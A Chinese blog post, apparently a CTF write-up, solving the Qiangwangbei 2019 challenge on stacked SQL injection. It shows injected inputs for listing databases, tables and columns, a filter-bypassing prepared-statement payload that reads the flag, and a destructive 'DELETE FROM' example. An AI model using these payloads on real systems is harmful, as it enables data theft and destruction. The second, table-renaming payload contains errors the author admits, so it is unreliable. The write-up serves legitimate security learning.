

SQL注入(堆叠注入)——强网杯2019随便注

原创


圆圈勾勒成指纹  于 2020-06-10 11:34:04 发布  872  收藏 2

分类专栏: [刷题之旅100站](#) 文章标签: [mysql 数据库 sql java oracle](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45940434/article/details/106661111

版权



[刷题之旅100站](#) 专栏收录该内容

49 篇文章 11 订阅

订阅专栏

感谢BUUCTF平台提供题目


0x00 堆叠注入原理

在SQL中, 分号 (;) 是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句, 会不会一起执行? 因此这个想法也就造就了堆叠注入。而union injection (联合注入) 也是将两条语句合并在一起, 两者之间有什么区别? 区别就在于union 或者union all执行的语句类型是有限的, 可以用来执行查询语句, 而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入: 1; DELETE FROM products服务器端生成的sql语句为: (因未对输入的参数进行过滤) Select * from products where productid=1;DELETE FROM products当执行查询后, 第一条显示查询信息, 第二条则将整个表进行删除。

SQL注入-堆叠注入 (堆查询注入)

0x01 解题步骤

输入1' 报错 纯在字符型注入



The screenshot shows a web application interface with a search bar and a submit button. The search bar contains the input '1'. Below the search bar, an error message is displayed: 'error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1'. The interface also shows navigation links for '应用' and '百度'.

输入22';show databases;# 可以查到数据库, 纯在堆叠注入

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

https://blog.csdn.net/weixin_45940434

查看表 22';show tables;#

姿势:

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/weixin_45940434

发现有俩个表，那么flag在哪个表里呢，查询一下每个表的字段。

22';show columns from words;#

22';show columns from 1919810931114514 ;#

姿势:

```
array(6) {  
  [0]=>  
  string(4) "flag"  
  [1]=>  
  string(12) "varchar(100)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

https://blog.csdn.net/weixin_45940434

在1919810931114514的表里发现了flag，那么读取这个数据就行了。

0x02 payload

方法一：

通过预处理函数，进行读取数据

MySQL 官方将 prepare、execute、deallocate 统称为 PREPARE STATEMENT。翻译也就习惯的称其为预处理语句。

MySQL 预处理语句的支持版本较早，所以我们目前普遍使用的 MySQL 版本都是支持这一语法的。

payload:

```
22';Set @b=concat("sele","ct ","* from `1919810931114514`");prepare dump from @b;execute dump;#
```

方法二：

- 1.将words表改名为word1或其它任意名字：`rename table words to new_word;`
- 2.1919810931114514改名为words：`rename table 1919810931114514 to new_19198;`
- 3.将新的word表插入一列，列名为id：`alter table new_19198 add id int unsigned not Null auto_increment primary key;`
- 4.将flag列改名为data：`alter table new_19198 change flag data varchar(100);`

payload:

```
1';rename table words to new_word;rename table 1919810931114514 to new_19198;alter table new_19198 add id int unsigned not Null auto_increment primary key; alert table new_19198 change flag data varchar(100);#
```

但测试之后，发现这个payload无法进行读取数据，不知道为什么。。。。

结语：

菜鸡的cc师傅，将会持续写出100篇高质量的CTF题目，供大家进行CTF的入门以及进阶，如果觉得文章对您有所帮助，欢迎关注一下cc师傅。

原创文章不易，点个赞再走吧。

